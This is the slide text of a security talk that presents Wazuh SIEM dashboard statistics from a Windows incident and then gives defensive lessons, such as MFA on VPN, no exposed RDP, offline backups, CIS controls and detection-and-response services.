
Security Events:

>> if lucky: we see  
a few days !

>> manually sift  
through all  
servers indivually  
!

OpenSource  
systems are avail !

>> WAZUH



data.win.system.eventID: Descending	Count
4624	488,98
4771	71,685
1001	61,119
4769	40,926
4776	11,838
4768	9,355
8224	9,030
7040	7,935
10016	4,967
301	4,252

Export: Raw Formatted

1 2 »

data.win.eventdata.status: Descending	Count
0x18	68,95
0x0	29,99
0x20	9,976
0xc000006a	7,592
0x17	6,824
0xc0000071	3,273
0x12	2,657
0x6	2,501
0xc00000d	2,448
0xc0000234	612

Export: Raw Formatted

1 2 »

agent.name: Descending	Count
-DC01	81,831
-02	77,762
-DC02	63,600
-01	55,536
-DC04	54,666
-DC01	47,082
-S01	40,311
-01	38,890
-DC01	35,181
-DC02	34,670

Export: Raw Formatted

1 2 3 4 »

## LB\_RuleDescription

rule.description: Descending	Count
Windows logon success.	492,199
Registry Value Integrity Checksum Changed	90,389
Windows audit failure event.	84,143
Summary event of the report's signatures.	61,119
Successful Remote Logon Detected - NTLM authentication, possible pass-the-hash attack.	26,266
Registry Key Integrity Checksum Changed	13,269

VM1 Security events Integrity monitoring SCA Vulnerabilities MITRE ATT&CK More... Inventory data Stats Configuration

ID 059	Status ● active	IP 10.0.1.240	Version Wazuh v4.3.7	Groups 2051	Operating system Microsoft Windows ...	Cluster node node01	Registration date Dec 15, 2022 @ 16:34:51.000	Last keep alive Apr 25, 2023 @ 23:49:09.000
-----------	--------------------	------------------	-------------------------	----------------	---	------------------------	--	--

Last 7 days ▾

### MITRE

Top Tactics

Defense Evasion	4743
Persistence	2785
Privilege Escalation	2785
Initial Access	2778
Lateral Movement	1473

### Compliance



PCI DSS ▾

10.2.5 (7995)
11.5 (492)
10.6.1 (46)
10.6 (4)

### FIM: Recent events

Time ↓ Path Action Rule description Rule Level Rule Id

Apr 25, 2023 @ 22:10:45.457	HKEY_LOCAL_MAC...	deleted	Registry Value Entry ...	5	751
Apr 25, 2023 @ 22:10:45.457	HKEY_LOCAL_MAC...	deleted	Registry Value Entry ...	5	751
Apr 25, 2023 @ 22:10:45.432	HKEY_LOCAL_MAC...	deleted	Registry Value Entry ...	5	751
Apr 25, 2023 @ 22:10:45.432	HKEY_LOCAL_MAC...	deleted	Registry Value Entry ...	5	751
Apr 25, 2023 @ 22:10:45.399	HKEY_LOCAL_MAC...	deleted	Registry Value Entry ...	5	751




# LESSONS LEARNED

Detection & Visibility are KEY !  
Realtime ! ?

Don't reinstall AV without prior  
investigating why it got crippled !

VPN should have MFA !



# OVERALL CONCLUSION

## EndPoint Protection : [ EPP ]

- Preventative only
- Not bulletproof

## Detect & Respond ! [ EDR ]

- Knowledge & capability (24/7)
- Use escalation if in doubt !

## Managed Detection & Response [MDR / XDR]

- Enhanced capabilities
- Rely on a vendor ; have a decent SLA



# HOW TO PROTECT ?





# Threat Landscape : fighting a losing battle ?

To keep the bad guys out,  
we have to **close every hole**,  
fix every flaw, etc...

The adversary just has to **find  
one vulnerable** machine,  
application, user ...





# mitigating the risk

- EARLY **DETECTION**
- ESCALATION & COORDINATED RESPONSE >> **BE PREPARED !**
- DEPLOY IAM, LIMIT PRIVILEGED USERS, IMPLEMENT & ENFORCE **MFA**
- HAVE BACKUPS, TEST BACKUPS, KEEP OFFLINE BACKUPS
- TEST YOUR **RESPONSE PLANS** UNDER PRESSURE

**Controls** such as

- multifactor authentication
- strong passwords
- least-privileged access

**Use a Security Framework !**  
> CIS ( Center for Internet Security )

# CIS Critical Security Controls

<https://csat.cisecurity.org>



prioritized, and simplified set of best practices that you can use to strengthen your cybersecurity posture.


First 6 are CRUCIAL !

Policy Defined	Select an option
Control Implemented	Implemented on All Systems
Control Automated	Automated on Some Systems
Control Reported	Reported on All Systems





# Use AWS / Azure / ... security advice





# Secure connections


- NO unprotected RDP (& reassigning ports doesn't help either ! )
- USE secure VPN at all times to connect
  - >> with MFA ! (otherwise it's just a 'simple' user / pswd combo)

In the cloud ?

- Please, too !
- Office 365 : ALL admin explicit 2FA !
  - >> See your security score for IDENTITY



**PREVENTION IS IDEAL,  
DETECTION IS A MUST!**






it's not about  
the 98% you catch,  
but the 2% you miss !




# Will you make the difference ?

organisations need to **detect & respond** to malicious behaviour because even best preventative controls will not prevent all incidents



GARTNER: PREDICTED...

BY 2020, 60% OF SECURITY BUDGETS ALLOCATED TO **RAPID DETECTION & RESPONSE APPROACH**



"The world is a dangerous place. Not because of the people who are evil; but because of the people who don't do anything about it."

Albert Einstein

WILL YOU MAKE THE  
DIFFERENCE ? |



# QUESTIONS ?

Pieter Van der Hulst  
[pieter@i-force.be](mailto:pieter@i-force.be)



P. Van der Hulst

*RFA, CFE, CISA, GCFA*

[pieter@i-force.be](mailto:pieter@i-force.be)

+32 497 51 55 09

